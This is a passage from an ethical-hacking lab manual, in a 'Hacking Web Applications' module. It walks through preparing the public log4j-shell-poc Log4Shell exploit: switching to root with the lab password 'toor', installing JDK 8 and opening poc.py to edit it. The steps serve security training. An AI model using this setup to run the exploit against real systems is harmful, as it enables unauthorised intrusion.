
18. Type **cd log4j-shell-poc** and press **Enter**, to enter into log4j-shell-poc directory.



Module 14 – Hacking Web Applications

19. Now, we needed to install JDK 8, to do that open a new terminal window and type **sudo su** and press **Enter** to run the programs as a root user.
20. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.
21. We need to extract JDK zip file which is already placed at **/home/attacker** location.
22. Type **tar -xf jdk-8u202-linux-x64.tar.gz** and press **Enter**, to extract the file.

Note: -xf: specifies extract all files.




```
[attacker@parrot]~  
$sudo su  
[sudo] password for attacker:  
[root@parrot]~  
#tar -xf jdk-8u202-linux-x64.tar.gz  
[root@parrot]~  
#
```

23. Now we will move the **jdk1.8.0_202** into **/usr/bin/**. To do that, type **mv jdk1.8.0_202 /usr/bin/** and press **Enter**.



```
[attacker@parrot]~  
$sudo su  
[sudo] password for attacker:  
[root@parrot]~  
#tar -xf jdk-8u202-linux-x64.tar.gz  
[root@parrot]~  
#mv jdk1.8.0_202 /usr/bin/  
[root@parrot]~  
#
```


24. Now, we need to update the installed JDK path in the **poc.py** file.
25. Navigate to the previous terminal window. In the terminal, type **pluma poc.py** and press **Enter** to open **poc.py** file.



```
[attacker@parrot]~  
$sudo su  
[sudo] password for attacker:  
[root@parrot]~  
#cd log4j-shell-poc  
[root@parrot]~/log4j-shell-poc  
#pluma poc.py  
[root@parrot]~/log4j-shell-poc  
#
```


Module 14 – Hacking Web Applications

